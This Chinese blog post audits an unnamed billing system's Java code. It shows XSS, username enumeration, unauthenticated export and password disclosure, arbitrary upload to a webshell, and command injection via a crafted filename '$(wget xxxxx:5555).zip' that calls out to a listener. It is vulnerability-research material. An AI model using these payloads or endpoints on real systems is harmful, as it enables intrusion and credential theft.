mosin / 2019-05-17 10:01:00 / 浏览数 5771 安全技术 漏洞分析 顶(2) 踩(0)

0x00 前言

代码审计的系统为某计费系统,本着学习交流的态度对本系统进行了审计,在审计过程中发现了诸多安全问题,本文在此列出几项比较经典的漏洞。在此感谢花茶安全团队的

0x01 XSS漏洞

在路由userdatachange中存在XSS漏洞,此路由为用户资料修改页面,在此路由中,并不存在XSS漏洞,原因是该系统存在XSS过滤器,但是并不会影响我们保存在数据库。 首先我们来到userdatachange路由,在进入了该userDataChange()函数后,首先会进行登录判断,随后对相关的用户权限和用户信息进行校检,校检通过后进行下面流程。

🚮 SelfInterfaceMyoperationController. class 🏻

```
@PostMapping({"/userdatachange"})
      public <u>Json</u> userDataChange(HttpServletRequest request, @RequestBody <u>UserDataChangeReq</u> req)
478
         Json json = new Json();
        try
481
           boolean v = validateLogin(request, req.getAccountId());
482
           if (!v)
           {
483
             json.setErrcode("-1");
             json.<u>setErrmsg</u>("访问权限不存在");
484
             json.setSuccess(false);
485
486
             return json;
490
           TAccounts user = (TAccounts)this.commonService.get(TAccounts.class,
491
             req.getAccountId());
           if (user == null)
492
493
             this.log.debug("账号不存在,不存在的账号:" + req.getAccountId());
494
             json.setErrcode("1");
495
             json.setErrmsg("账号不存在,请检查账号的准确性");
496
             json.setSuccess(false);
497
             return json;
```


接下来函数会把我们提交过来的数据进行赋值处理,这里调用了UserDataChangeReq这个接口类的数据,在赋完值后,进行后面处理

```
501
           ResourceBundle res = RequestUtil.getResourceBundle(request);
502
           StringBuilder sb = new StringBuilder();
503
            sb.append(res.getString("system.self.tishi"));
504
           sb.append(res.getString("baseinfo.modifyinfo"));
           sb.append(res.getString("system.success") + ",");
505
           sb.append(res.getString("user.userid") + "(" + req.getAccountId() + ";");
506
507
           if (req.getAccountName() != null)
508
              sb.append(res.getString("user.name") + req.getAccountName() + ";");
              user.<u>setAccountName(req.getAccountName());</u>
509
511
           if (req.getEducation() != null)
512
              sb.append(res.getString("user.account.eduLevel") + req.getEducation() + ";");
             user.<u>setEducation(req.getEducation());</u>
513
515
            if (req.getGender() != null)
              sb.append(res.getString("user.sex") + req.getGender() + ";");
516
             user.setGender(req.getGender());
517
519
           if (req.getStudentId() != null)
520
              sb.append(res.getString("user.sduentId") + req.getStudentId() + ";");
521
              user.<u>setStudentId(req.getStudentId());</u>
           if (req.getIdCardType() != null)
523
524
              sb.append(res.getString("user.certtype") + req.getIdCardType() + ";");
525
             user.setIdCardType(req.getIdCardType());
527
           if (req.getIdCardNum() != null)
              sb.append(res.getString("user.certnum") + req.getIdCardNum() + ";");
528
529
             user.<u>setIdCardNum(</u>req.getIdCardNum());
           }
在处理完提交过来的数据后,将会调用接口commonService中的updata()这个函数把数据存入数据库中去,可以看到,这些地方没有对数据进行过滤处理,直接把原数据存
587
            if (req.getSercurityAnswer() != null)
            {
588
              sb.append(res.getString("user.passanswer") + req.getSercurityAnswer() + ";");
589
              user.setSercurityAnswer(req.getSercurityAnswer());
591
            if (req.getNotes() != null)
592
              sb.append(res.getString("user.notes") + req.getNotes() + ";");
593
              user.<u>setNotes(req.getNotes());</u>
595
            sb.append(")");
596
            addSyslog(request, "E", sb.toString(),
597
              req.getAccountId());
598
            this.commonService.update(user);
599
            this.<u>log</u>.debug("调用自助变更资料接口成功,修改账号:[" + req.<u>getAccountId(</u>) +
              "]资料信息,状态:" + json.getErrcode());
600
          catch (Exception e)
            e.printStackTrace();
602
603
            json.setErrcode("1");
            json.<u>setErrmsg</u>("程序处理失败");
604
605
            ison.setSuccess(false);
          }
607
          return json;
```

```
@RequestMapping(value={"/user/operator"}, method={org.springframework.web.bind.annotation.RequestMethod.GET})
 public String list(HttpServletRequest request, Model model, OrderBy orderBy, @RequestParam(value="orderby", required=false) String orderby, @Req
   TOperator tOperator = (IOperator)request.getSession().getAttribute("managerInfo");
String actRole = reuturnActPage(request, "L");
if (tOperator == null) {
     return actRole;
   String type = request.getParameter("type");
if (((orderby == null) || (orderby == "")) && ((order == null) || (order == "")))
     orderby = (String)request.getSession().getAttribute("userorderby");
     order = (String)request.getSession().getAttribute("userorder");
   if (((orderby == null) || (orderby == "")) && ((order == null) || (order == "")))
     orderBy.add(Order.desc("openingDate"));
   else if (order.equals("asc"))
     type = "type";
     orderBy.add(Order.asc(orderby.toString()));
     type = "type2";
     orderBy.add(Order.desc(orderby.toString()));
   if ((type == null) && (request.getSession().getAttribute("operator_queryList") != null)) {
     request.getSession().removeAttribute("operator_queryList");
这里调用了数据库查询函数baseQuery()操作,把查询出来的用户信息返回输出到前台
          if ((type == null) && (request.getSession().getAttribute("operator_queryList") != null)) {
81 ⊜
82
             request.getSession().removeAttribute("operator_queryList");
          ArrayList<QueryBean> queryList;
          ArrayList<QueryBean> queryList;
          if (request.getSession().getAttribute("operator_queryList") != null) {
85 ⊝
             queryList = (ArrayList)request.getSession().getAttribute("operator_queryList");
86
          } else {
88
             queryList = new ArrayList();
91
          List<TArea> tClasses = Util.areaList;
          Integer areaId = tOperator.getAreaId();
93
94
          Integer[] arr = TreeUtil.classListToTree(tClasses, areaId);
          queryList.add(Util.getQuery("areaId", "in", arr, null));
95
          setCommonData(model, request, areaId);
96
97
          request.getSession().setAttribute("userorderby", orderby);
98
          request.getSession().setAttribute("userorder", order);
99
          request.getSession().setAttribute("operator_queryList", queryList);
100
          return baseQuery(request, model, queryList, orderBy);
```

登录普通用户账号,来到修改资料地方,在用户姓名处或者其他地方输入XSS测试代码后保存





0x02 用户名枚举

```
@PostMapping({"/getindexchart"})
        public String getIndexChart(HttpServletRequest request, @RequestBody AccountReq req)
178
           String accountId = req.getAccountId();
179
           <u>UserIndexModel</u> userIndexModel = new <u>UserIndexModel()</u>;
           BaseChartVo baseChartVo = new BaseChartVo();
180
181
           BaseUseVo baseUseVo = new BaseUseVo();
182
           if ((accountId == null) || (accountId.trim().length() == 0))
              this.log.debug("账号为空,无法返回信息");
184
185
              userIndexModel.<u>setErrcode("1");</u>
              userIndexModel.setErrmsg("账号为空,请检查参数是否有账号");
186
187
              userIndexModel.<u>setSuccess(false);</u>
              JSONObject json = JSONObject.fromObject(userIndexModel);
189
              return json.toString();
           TAccounts accounts = (TAccounts)this.commonService.get(TAccounts.class, accountId);
191
192
           if (accounts == null)
              this.log.debug("账号不存在,不存在的账号:" + accountId);
193
194
              userIndexModel.setErrcode("1");
              userIndexModel.setErrmsg("账号不存在,请检查账号的准确性");
195
196
              JSONObject json = JSONObject.fromObject(userIndexModel);
197
              return json.toString();
           }
如果存在账号,则标记为存在并返回账号的相关状态信息
      baseUseVo.setRemainMoney(accounts.getRemainMoney().intValue() / 100);
      baseUseVo.setSameMonthMoney(accounts.getCurrMonthMoney().doubleValue() / 100.0D);
      baseUseVo.setSameMonthFlow(accounts.getCurrMonthFlow().doubleValue());
281
      baseUseVo.setSameMonthTime(accounts.getCurrMonthTime().doubleValue());
      baseUseVo.setSameDayFlow(accounts.getCurrAccumulateFlow().doubleValue());
283
      baseUseVo.setSameDayTime(accounts.getCurrAccumulateTime().doubleValue());
284
      baseUseVo.setCumulativeMoney(accounts.getAccumulateMoney().doubleValue() / 100.0D);
      baseUseVo.setCumulativeFlow(accounts.getAccumulateFlow().doubleValue());
      baseUseVo.setCumulativeTime(accounts.getAccumulateTime().doubleValue());
287
      baseUseVo.setLimtFlows(limtFlows);
288
      baseUseVo.setLimtTimes(limtTimes);
      userIndexModel.setErrcode("0")
290
      userIndexModel.<u>setErrmsg("</u>获取首页数据成功");
      userIndexModel.setSuccess(true);
291
292
      userIndexModel.setBaseChartVo(baseChartVo);
         rIndexModel.setBaseUseVo(baseUseVo);
      this.<u>log</u>.debug("调用接口成功,返回账号:[" + accounts.<u>getAccountId() + "]信息</u>,状态:" + <u>userIndexModel.getErrcode() + ",</u>數据:" + <u>userIndexModel</u>);
JSONObject json = JSONObject.fromObject(<u>userIndexModel</u>);
294
295
      return json.toString();
在代码中,我们可以看到,里面并没有对登录情况进行判断,所以我们可以在没有登录的情况下进行账户名枚举
当账号正确时输出信息
          Cancel
                     < 7
    Go
                                                                                                            Target: 1
                                                                       Response
 Request
  Raw Params Headers Hex
                                                                             Headers
POST /self/getindexchart.do? HTTP/1.1
                                                                      x-jisautodetect, x-johab, x-macarabic, x-maccentraleurope, x-maccroatian,
Host:
                                                                      x-maccyrillic, x-macdingbat, x-macgreek, x-machebrew, x-maciceland,
User-Agent: Mozilla/5.0 (Windows NT 6.0; rv:46.0) Gecko/20100101 Firefox/46.0
                                                                      x-macroman, x-macromania, x-macsymbol, x-macthai, x-macturkish, x-macukraine,
Accept: application/json, text/plain, */'
                                                                      x-ms932 0213, x-ms950-hkscs, x-ms950-hkscs-xp, x-mswin-936, x-pck, x-sjis 0213,
                                                                      x-utf-16le-bom, x-utf-32be-bom, x-utf-32le-bom, x-windows-50220,
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
                                                                      x-windows-50221, x-windows-874, x-windows-949, x-windows-950,
Content-Type: application/json;charset=utf-8
                                                                      x-windows-iso2022ip
                                                                      Content-Length: 19
                                                                      Connection: close
                                                                      34"], "dates":["2019-03-04","2019-03-05","2019-03-06","2019-03-07","2019-03-08","20
                                                                      19-03-09"."2019-03-11"."2019-03-12"."2019-03-13"."2019-03-14"."2019-03-15"."2019-
{"accountId":"sxq"}
                                                                      03-16","2019-03-17","2019-03-18","2019-03-19","2019-03-20","2019-03-21","2019-03-
                                                                      22"."2019-03-23"."2019-03-24"."2019-03-25"."2019-03-26"1."downloadFlows":[0.0.0.0.
                                                                      0,0,0,0,0,0,1993.692163]}, "baseInfoVo":null, "baseUseVo": {"accountStatus":"正常", "cu
```


0 matches

mulativeFlow":0,"cumulativeMoney":0,"cumulativeTime":0,"limtFlows":"不限制","limt Times":"不限制","remainMoney":0,"sameDayFlow":3337.470001,"sameDayTime":4.259444,"sameMonthFlow":3337.470001,"sameMonthMoney":0,"sameMonthTime":4.259444,"totalMoney":0,"data":null,"errcode":"0","errmsg":"获取普页数据成功","success":tr

0 matches

Type a search term

Type a search term



0x03 未授权文件下载

在路由cardgroupexport中,我们可以看到函数接口并没有对登录的用户进行状态判断,直接进行了相关的操作。在函数中,当相关静态变量信息处理成功后,函数会调用

```
@RequestMapping(value={"/rate/{id}/<mark>cardgroupexport</mark>"}, method={org.springframework.web.bind.annotation.RequestMethod.GET})
        public String export(HttpServletRequest request, Model model, @PathVariable Integer id, HttpServletResponse response)
378
          <u>TCardManage</u> command = (<u>TCardManage</u>)this.<u>commonService.get(TCardManage</u>.class, id);
379
          this.log.info(command);
396
          ArrayList<QueryBean> queryList = new ArrayList();
398
          queryList.add(Util.getQuery("cardProId", "=", id, null));
399
          OrderBy orderBy = new OrderBy();
400
          orderBy.add(Order.asc("cardId"));
401
          List<<u>TSaleCard</u>> dataset = this.<u>commonService</u>.listAll(<u>TSaleCard</u>.class,
402
            queryList, orderBy);
404
          ResourceBundle myResources = RequestUtil.getResourceBundle(request);
          response.setContentType("application/msexcel");
response.setHeader("Content-Disposition", "attachment; filename=" +
405
406
            StringUtil.formatGBKString(myResources.getString("card.runcard")) +
407
              .xlsx");
408
409
          ExcelUtil<TSaleCard> ex = new ExcelUtil();
          String[] headers = { "卡批号", "卡编号", "卡类型", "卡密码", "金额(分)", "卡标志", "操作时间",
411 ⊕
             "失效时间" };
412
          String[] fields = { "cardProId", "cardId", "cardFlag", "cardPass",
   "tcardManage.cardMoney", "operatorFlag", "cardChargeDate",
   "tcardManage.expiryDate" };
413 ⊕
414
415
          try
   417
            Map<String, Object> cardflagMap = new HashMap();
            cardflagMap.put("0", myResources.getString("card.moneycard"));
cardflagMap.put("1", myResources.getString("card.netcard"));
418
419
            FieldMapBean cardflagFiledMap = new FieldMapBean("cardFlag",
420
421
               cardflagMap, null);
            Map<String, Object> actionMap = new HashMap();
422
423
            actionMap.put("1", mvResources.getString("card.cardflag1"));
```

在处理完excel表后,执行exportExcel()函数进行excel表导出

```
ServletOutputStream out = response.getOutputStream();
446
447
           ex.exportExcel(myResources.getString("card.runcard"), headers,
448
             fields, dataset, out, fieldMapList);
449
           out.close();
           command.setDownTimes(Integer.valueOf(command.getDownTimes().intValue() + 1));
450
451
           command.setLastDownDate(DateUtil.getUtilDate());
452
           <u>TOperator</u> tOperator = (<u>TOperator</u>)request.getSession().getAttribute(
             "managerInfo");
453
454 ⊜
           if (tOperator != null) {
455
             command.setLastDownOperator(tOperator.getOperatorId());
457
           this.commonService.update(command);
458
           ResourceBundle res = RequestUtil.getResourceBundle(request);
459
           StringBuilder sb = new StringBuilder();
           sb.append(res.getString("system.down.success") + "(");
460
           sb.append(res.getString("card.cardno") + ":" + command.getCradnoPrefix() +
461
462
             ":" + command.<u>getCardnoStart(</u>) + "-" + command.<u>getCardnoEnd(</u>) +
             ",");
463
           sb.append(res.getString("card.money") + ":" + command.getCardMoney().intValue() / 100 + ",");
464
465 ⊜
           if (tOperator != null) {
466
             sb.append(res.getString("system.modifymanager") + ":" + tOperator.getOperatorId());
468
           sb.append(")");
469
           command.setOther4(sb.toString());
           addSyslog(request, "G", command.getOther4(), null);
this.log.info("卡批号为: " + command.getCardProId() + ",累积下载次数为: " +
470
471
472
             command.getDownTimes());
         3
         catch (FileNotFoundException e)
475
           this.<u>log</u>.error("excel下载异常: " + e.getMessage());
476
           e nrintStackTrace().
直接访问导出路由页面
                                                                                   Q 搜索
                           //rate/23/cardgroupexport.do
                                                                                                              ☆ | 👜
       h
                                          正在打开 生成卡. x1sx
                                                                                                          X
                                            您选择了打开:
                                               生成卡. xlsx
                                                文件类型: xlsx File
                                                来源:
                                            您想要 Firefox 如何处理此文件?
                                               ○ 打开,通过 (0)
                                                                 浏览 (B)…
                                               ● 保存文件(S)
                                               □ 以后自动采用相同的动作处理此类文件。(A)
                                                                                     确定
                                                                                                  取消
```

0x04 任意用户密码读取

在路由checkUserIdPassword中,这里直接调用了接口commonService中的listALL函数进行信息查询,查询完后直接返回查询结果

```
@RequestMapping(value={"/user/checkUserIdPassWord"}, method={org.springframework.web.bind.annotation.RequestMethod.POST})
         @ResponseBody
         public List<<u>TAccounts</u>> checkUserIdPassWord(HttpServletRequest request, Model model, @RequestParam("accountId") String accountId)
   ArrayList<QueryBean> queryList = new ArrayList();
queryList.add(<u>Util.getQuery("accountId", "=", accountId, null));
List<<u>TAccounts</u>> tUsers = this.<u>commonService</u>.listAll(<u>TAccounts</u>.class, queryList, null);
if (tUsers.size() == 0) {</u>
124
125
126 ⊜
              this.<u>log</u>.info("不存在輸入的账号" + accountId);
127
              else {
              this.log.info("输入账号正常" + accountId);
129
131
            return tUsers;
         }
```


我们来看下它都查询了些什么东西

这里我们跟进TAccounts函数,可以看到查询的信息为账号表中的所有信息,其中还包括了账号密码等敏感信息

```
public TAccounts(String accountId, <a href="IArea">IArea</a> tarea, <a href="IInternetTactics">IInternetTactics</a>, String accountType, Integer remainMoney, Double accumula
212
           this.accountId = accountId;
213
           this.<u>tarea</u> = tarea;
214
           this.tinternetTactics = tinternetTactics;
215
           this.accountType = accountType;
           this.<u>remainMoney</u> = remainMoney;
218
           this.accumulateFlow = accumulateFlow;
           this.accumulateTime = accumulateTime;
219
           this.<u>accumulateMoney</u> = accumulateMoney;
220
           this.lastMonthFlow = lastMonthFlow;
this.lastMonthTime = lastMonthTime;
223
           this.lastMonthMoney = lastMonthMoney;
224
           this.currMonthFlow = currMonthFlow;
this.currMonthTime = currMonthTime;
225
           this.<u>currMonthMoney</u> = currMonthMoney;
           this.<u>currAccumulateFlow</u> = currAccumulateFlow;
228
           this.<u>currAccumulateTime</u> = currAccumulateTime;
           this.remainUseDay = remainUseDay;
this.loginCount = loginCount;
229
230
231
           this.getpassCount = getpassCount;
           this.<u>favValue</u> = favValue;
           this.<u>accountPwd</u> = accountP
233
234
           this.<u>openingDate</u> = openingDate;
           this.<u>effectiveDate</u> = effectiveDate;
this.<u>expirationDate</u> = expirationDate;
235
           this.<u>isUseflag</u> = isUseflag;
237
238
           this.<u>billingcycletime</u> = billingcycletime;
239
           this.cardUserFlag = cardUserFlag;
240
           this.accountBingFlag1 = accountBingFlag1;
           this.accountBingFlag2 = accountBingFlag2;
241
           this.accountBingFlag3 = accountBingFlag3;
           this.accountBingFlag4 = accountBingFlag4;
this.accountBingFlag5 = accountBingFlag5;
243
244
           this.accountBingFlag6 = accountBingFlag6;
245
           this.getwayFlag1 = getwayFlag1;
```

在整个函数中,并没有对用户登录状态进行判断,所以我们可以直接利用未授权查看所有用户的账号密码,造成用户信息泄露

我们这里查询sxq账户,可以看到已经返回了相关敏感信息




Response

Raw Headers Hex

B,C,D,E,F,G,H,I,L,M,N,O,P,Q,R,S,T,U","mbandwidthId":0},"accountName":null,"gende r":"1","education":"0","idCardType":"1","idCardNum":"11111111111111","workCertT ype":"0","workCertNum":null,"accountPhone":null,"accountMobile":"13511111111"," email":null,"depart":null,"unit":null,"securityQuestion":null,"sercurityAnswer":null,"a ccountType":"0","posetcode":null,"linkAddress":"</div><script>alert()</script><div>","notes":null,"latestEditDate":1553589837000,"latestEditManager":"boss","openM anager": "boss", "latestEditReason": null, "remainMoney": 0, "accumulateFlow": 0.0, "accu mulateTime":0.0, "accumulateMoney":0.0, "lastMonthFlow":0.0, "lastMonthTime":0.0, "l astMonthMoney": 0.0, "currMonthFlow": 3337.470001, "currMonthTime": 4.259444, "curr MonthMoney":0.0, "currAccumulateFlow":3337.470001, "currAccumulateTime":4.2594 44, "remainUseDay": 31, "loginCount": 0, "getpassCount": 0, "bundleExpiredDate": null, "fa vValue":0.0, "accountPwd": "a", "openingDate": 1539760264129, "effectiveDate": 1539705 600000, "expirationDate": 2145888000000, "isUseflag": "1", "firstusetime": 1539767631000, "lastmonthlychargetime":155, 753536000, "lastusetime":1553589837000, "billing cycleti me":1552753536000,"cardUserFig":"0","cardGroupId":0,"accountBingFlag1":"000","a ccountBingipFlag1":"0","accountBingIp1":null,"accountIpNum1":0,"accountMac1":null,"accountBingFlag2":"000","accountBingipFlag2":"00","accountBingIp2":null,"accountIpNum2":0,"accountMac2":null,"accountBingFlag3":"000","accountBingipFlag3": "0", "accountBingIp3":null, "accountIpNum3":0, "accountMac3":null, "accountBingFla g4":"000","accountBingipFlag4":"0","accountBingIp4":null,"accountIpNum4":0,"accountMac4":null,"accountBingFlag5":"00","accountBingipFlag5":"0","accountBingIp5":null,"accountIpNum5":0,"accountMac5":null,"accountBingFlag6":"000","accountBi

查询test账户并返回相关信息



0x05 任意文件上传

在路由areaManagementUpdate中,在这个函数里面,先判断了用户是否是登录状态,咋看下可能没有未授权,但是我们仔细看下可以发现的是,这个函数虽然判断了用户

函数在执行到下方代码时,会调用uploadFile()函数,我们跟进uploadFile()这个函数

```
@RequestMapping(value={"/system/{areaId}/areaManagementUpdate"}, method={org.springframework.web.bind.annotation.RequestMethod.POST})
        public String update(MultipartHttpServletRequest request, Model model, @ModelAttribute("command") @Valid TArea command, BindingResult result)
          ResourceBundle res = <u>RequestUtil.getResourceBundle(</u>request);
<u>TOperator</u> tOperator = (<u>TOperator</u>)request.getSession().getAttribute("managerInfo");
257
258
           if (tOperator == null) {
259 ⊜
             this.log.info("登陆超时,重新回到登陆页面");
260
           StringBuilder sb = new StringBuilder();
          sb.append(res.getString("system.edit.success") + "(");

sb.append(res.getString("system.class.id") + ":" + command.getAreaId() + ",");

sb.append(res.getString("system.class.description") + ":" + command.getAreaName() + ",");


sb.append(")");
264
265
266
          setDefalutValue(command);
          command.<u>setOther4(</u>sb.toString());
this.<u>log</u>.info("修改的预约变更上网策略组为: " + command.<u>getBookingTactics()</u>);
268
269
          showInfo(command);
           uploadFile(request, command);
           this.<u>commonService</u>.<u>update(</u>command);
          this.log.info("編輯保存成功! 转向页面");
addSyslog(request, "E", command.getOther4(), tOperator.getOperatorId());
this.log.info("编辑保存的记录的areaId为: " + command.getAreaId());
276
```

我们来到uploadFile()函数中,uploadFile()函数在进行了一系列的上传数据处理后,开始进行文件生成处理。

在680行左右,函数生成了新的文件名,我们可以看到,这个地方直接提取了我们提交的文件名,并没有存在过滤函数,文件名我们可控


String newfileName = DateUtil.fomatDateToString(new Date(), "yyyyMMddHHmmss") + StringUtil.getRandom(3) + i + ((MultipartFile)

随后在682行时,进行了写入路径拼接,最后调用写文件函数,到这里我们就可以知道,我们可以上传任意文件了 public void uploadFile(MultipartHttpServletRequest request, TArea command) String uploadpath = "/uploadpic/bosslogo"; 673 for (int i = 1; i <= 1; i++) 674 String fileidx = "file" + i; List<MultipartFile> mf = request.getFiles(fileidx); 675 676 if ((mf.size() == 0) || (((MultipartFile)mf.get(0) != null) && (((MultipartFile)mf.get(0)).isEmpty()))) 678 this.log.info("index=" + i + ",no file"); String newfileName = DateUtil.fomatDateToString(new Date(), "yyyyMMddHHmmss") + StringUtil.getRandom(3) + i + ((MultipartFile)mf.get(0)). this.log.info("index=" + i + ",up file,newfileName": " + newfileName"); String picpath = uploadpath + "/" + newfileName; 681 682 683 command.setLogourl(picpath); trv 686 FileOutputStream fileOS = new FileOutputStream("/boss/sysweb/uploadpic/bosslogo/" + newfileName); fileOS.write(((MultipartFile)mf.get(0)).getBytes()); 687 this.log.info(fileOS); 688 689 this.<u>log</u>.info("上传路径: " + uploadpath + ",上传文件名: " + newfileName); 690 fileOS.close(); savFileToOracle(picpath); 691 catch (IOException e) 693 e.printStackTrace(); } 首先根据代码中提供的参数,我们构造上传页面 C 心 file:///C:/Users/Administrator/Desktop/upload.html



getshell





在路由pageTemplateAddFile中,函数首先判断了上传文件的类型,随后调用了uploadFile()函数,我们跟进uploadFile()函数

```
@RequestMapping(value={"/page/pageTemplateAddFile"}, method={org.springframework.web.bind.annotation.RequestMethod.POST})
       public String add(MultipartHttpServletRequest request, @RequestParam("uploadType") String uploadType)
  Θ
167
         this.log.info("开始上传模版文件");
         this.log.info("上传的类型: " + uploadType);
168
169
        String dirPath = request.getServletContext().getRealPath("/") + "portal/uploads/";
170 ⊜
        if (uploadType.equals("pc")) {
           dirPath = dirPath + "pc";
171
        } else if (uploadType.equals("mobile")) {
172 ⊜
          dirPath = dirPath + "mobile";
173
  \Theta
        } else {
          dirPath = dirPath + "general";
175
177
        String isSucc = uploadFile(request, dirPath);
178
         this.<u>log</u>.info("上传结果" + isSucc);
        String codeMeg = ""
179
        if (isSucc.equals("0")) {
180 ⊜
           return listActionName() + "?remessage=system.add.success";
181
182 ⊜
        if (isSucc.equals("2")) {
           return listActionName() + "?remessage=portalpage.namerepeat";
183
184 ⊕
        if (isSucc.equals("3")) {
185
          return listActionName() + "?remessage=portalpage.formatfail";
186
        if ((isSucc.length() == 3) && (!isSucc.equals("111")))
187 ⊜
          if (isSucc.equals("011")) {
188
            codeMeg = "login.jsp"
189 ⊜
           } else if (isSucc.equals("000")) {
            codeMeg = "login.jsp\description.txt\preview.jpg";
190
```

来到了uploadFile()函数后,看到函数先提取了上传的文件信息,然后对上传文件的相关信息进行了判断解析,这里判断了后缀名称,只能上传zip文件

```
public String uploadFile(MultipartHttpServletRequest request, String url)
   \Theta
       {
         trv
         {
219
           List<MultipartFile> mf = request.getFiles("importfile");
           if ((mf.size() == 0) || (((MultipartFile)mf.get(0) != null) && (((MultipartFile)mf.get(0)).isEmpty())))
220
   \Theta
221 @
             if (((MultipartFile)mf.get(0)).isEmpty()) {
222
               this.<u>log</u>.error("文件内容为空");
             if (mf.size() == 0) {
224 ⊜
               this.log.error("no file");
225
227
             return "1":
229
           if (!((MultipartFile)mf.get(0)).getOriginalFilename().endsWith(".zip"))
           {
230
             this.log.error("上传文件格式不对");
231
             return "3";
234
           File file = new File(url);
           String[] fileNames = file.list();
235
           String[] arrayOfString1;
           int j = (arrayOfString1 = fileNames).length;
236
           for (int i = 0; i < j; i++)
236
           {
236
             String fileName = arrayOfString1[i];
             if (fileName.equals(((MultipartFile)mf.get(0)).getOriginalFilename()))
237
             {
238
               this.log.error("上传重复的文件名");
239
               return "2":
             }
```


然后在判断结束后,如果都正常的话,就会进入到unzipFile()解压函数中去,我们跟进unzipFile()函数

```
this.log.error("上传重复的文件名");
238
239
               return "2";
242
           FileOutputStream fileOS = new FileOutputStream(url + "/" + ((MultipartFile)mf.get(0)).getOriginalFilename());
243
           fileOS.write(((MultipartFile)mf.get(0)).getBytes());
244
           fileOS.close();
           String code = unzipFile(url, ((MultipartFile)mf.get(0)).getOriginalFilename());
246
247 ⊜
           if (code.equals("111")) { -
248
250
           return code;
         }
         catch (IOException e)
254
           e.printStackTrace();
         return "1";
256
      }
```

在这个地方,我们可以看到,unzipFile()函数调用了系统命令来对我们传入的文件进行解压,文件名是我们可以控制的,所以这个地方就造成了命令执行,在整个过程中,图

```
public String unzipFile(String path, String fileName)
  Θ
      {
        try
        {
269
          String[] cmd = { "/bin/sh", "-c", "unzip " + path + "/" + fileName + " -d " + path };
          this.log.info("执行解压命令: " + cmd[2]);
270
271
          int isSucc = Runtime.getRuntime().exec(cmd).waitFor();
272
          if (isSucc == 0)
           {
            String code = "";
273
274
            String dirName = fileName.substring(0, fileName.lastIndexOf(".zip"));
            if (new File(path + "/" + dirName + "/login.jsp").exists())
275
             {
              code = "1";
276
            }
            else
             {
278
              code = "0";
279
              this.log.error("上传的自定义模板缺少login.jsp文件");
281
             if (new File(path + "/" + dirName + "/description.txt").exists())
282
              code = code + "1";
            }
             else
284
              code = code + "0";
285
              this.log.error("上传的自定义模板缺少description.txt文件");
            if (new File(path + "/" + dirName + "/preview.jpg").exists())
287
             {
288
              code = code + "1";
             }
```

我们直接根据函数中提供的参数进行上传包构造,然后利用burpsuite对文件名进行修改,修改为\$(wget xxxxx:5555).zip,然后在公网监听5555端口,这里可以看到我们成功监听到了服务器发送过来的请求。



0x07 总结

在整个审计过程中,我们可以发现,其中常规的用户交互操作都是有严格校检的,但是对于一些程序调用接口,却没有做安全防护措施。其实在很多系统中也是一样,在接口

